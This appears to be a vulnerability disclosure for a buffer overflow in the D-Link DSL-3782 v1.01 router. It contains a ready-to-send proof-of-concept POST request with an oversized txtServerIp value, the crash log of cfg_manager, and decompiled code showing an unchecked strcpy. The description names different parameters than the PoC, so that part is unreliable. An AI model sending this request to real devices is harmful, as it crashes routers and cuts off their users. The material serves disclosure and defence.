
Vendor of the products: D-Link

Affected products: DSL-3782 v1.01

Vulnerability Description

A buffer overflow vulnerability was discovered in D-Link DSL-3782 v1.01, triggered by the destination, netmask and gateway parameters. This vulnerability allows attackers to cause a Denial of Service (DoS) via a crafted packet.

The interface that triggers the vulnerability



POC

send

Request

Pretty Raw Hex \n

```
1 POST /cgi-bin/New_GUI/SystemLog.asp HTTP/1.1
2 Host: 192.168.1.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 648
10 Origin: http://192.168.1.1
11 Connection: close
12 Referer: http://192.168.1.1/cgi-bin/New_GUI/SystemLog.asp
13 Cookie: Language=en
14
15 sessionKey=1957747793&LogType=sn&LogServerEnable=1&cllick_button=apply&cbxSystemInfo_ck=on&
cbxNoticeInfo_ck=on&cbxLogServerEnable_ck=on&txtServerIp=
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaax
aaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabva
abwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaa
cuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraad
saadtaaduaadvaadwaadxaadyaadzaaebaaecaaedaaeeaaefaaegaaehaaeiaaejaaekaaelaaemaaenaaeoaaepaaeq
aaeraaesaaetaaeuaaevaaewaaexaaeyaae
```

You can see that the router has crashed.

```
[  116.612000] Process cfg_manager (pid: 108, threadinfo=8f00e000, task=8fb60038, tls=00000000)
[  116.620000] Stack : 73616163 74616163 75616163 76616163 77616163 78616163 79616163 7a616164
[  116.624000]         62616164 63616164 64616164 65616164 66616164 67616164 68616164 69616164
[  116.624000]         6a616164 6b616164 6c616164 6d616164 6e616164 6f616164 70616164 71616164
[  116.624000]         72616164 73616164 74616164 75616164 76616164 77616164 78616164 79616164
[  116.632000]         7a616165 62616165 63616165 64616165 65616165 66616165 67616165 68616165
[  116.632000]         ...
[  116.632000] Call Trace:
[  116.632000]  (Bad stack address)
[  116.632000]
[  116.632000] Code: (Bad address in epc)
[  116.640000]
[  116.644000] cfg_manager/108: potentially unexpected fatal signal 11.
[  116.648000]
[  116.648000] Cpu 0
[  116.648000] $ 0   : 00000000 00000001 ffffffff 00000000
[  116.652000] $ 4   : 2b6461f0 00000001 00000eb4 00000001
[  116.652000] $ 8   : 2b6461f0 00000000 00000001 fffffff8
[  116.652000] $12   : fffffffe 00000001 00000000 00000400
[  116.660000] $16   : 6b616163 6c616163 6d616163 6e616163
[  116.664000] $20   : 6f616163 70616163 71616163 7fd28a80
[  116.668000] $24   : 00000002 2b5678fc
[  116.668000] $28   : 004c78d0 7fd28908 00000007 72616163
[  116.672000] Hi    : 00000000
[  116.672000] Lo    : 0000001e
[  116.672000] epc   : 72616163 0x72616163
[  116.676000]       Not tainted
[  116.680000] ra    : 72616163 0x72616163
[  116.680000] Status: 0000a413    USER EXL IE
[  116.684000] Cause : 10800008
[  116.684000] BadVA : 72616162
[  116.684000] PrId  : 00019300 (MIPS 24Kc)
```

Code in cfg_manager

By using IDA to analyze cfg_manager, It can be seen that the getAttrValue function is called to retrieve the parameter.

```
 94  v10 = 0;
 95  v11 = 0;
 96  if ( getAttrValue(a1, (char *)v13, (int)"remote_enable", (char *)&v4) )
 97  {
 98    tcdbg_printf("read remote_enable fail\n");
 99    return -1;
100  }
101  if ( !strcmp((const char *)&v4, word_4A8F48) )
102  {
103    v12[0] = 0;
104    v12[1] = 0;
105    v12[2] = 0;
106    v12[3] = 0;
107    v12[4] = 0;
108    v12[5] = 0;
109    v12[6] = 0;
110    v12[7] = 0;
111    if ( getAttrValue(a1, (char *)v13, (int)"remote_ip", (char *)&v4) )
112    {
113      tcdbg_printf("read remote_ip fail\n");
114      return -1;
115    }
116    if ( strlen((const char *)&v4) - 7 >= 9 )
117    {
118      tcdbg_printf("ip length not right\n");
119      return -1;
120    }
121    sprintf((char *)v12, " %s", (const char *)&v4);
122    strcat(v15, (const char *)v12);
123  }
124  system(v15);
125  tcdbg_printf("%s done\n", v15);
126  return 0;
127}
```

Then it can be seen that the use of strcpy to receive parameters without proper security checks caused the overflow.

```
 1int __fastcall getAttrValue(int a1, char *a2, int a3, char *a4)
 2{
 3  int v8; // $s1
 4  int v9; // $v0
 5  char *v10; // $a2
 6  int v11; // $a3
 7  int result; // $v0
 8  const char *v13; // $a1
 9
10  v8 = 0;
11  do
12  {
13    v9 = *a2;
14    v10 = a2;
15    v11 = 0;
16    ++v8;
17    a2 += 16;
18    if ( !v9 )
19      break;
20    a1 = mxmlFindElement(a1, a1, v10, 0, 0, -1);
21  }
22  while ( v8 != 3 );
23  result = -1;
24  if ( a1 )
25  {
26    v13 = (const char *)mxmlElementGetAttr(a1, a3, v10, v11);
27    result = -2;
28    if ( v13 )
29    {
30      strcpy(a4, v13);
31      result = 0;
32    }
33  }
34  return result;
35}
```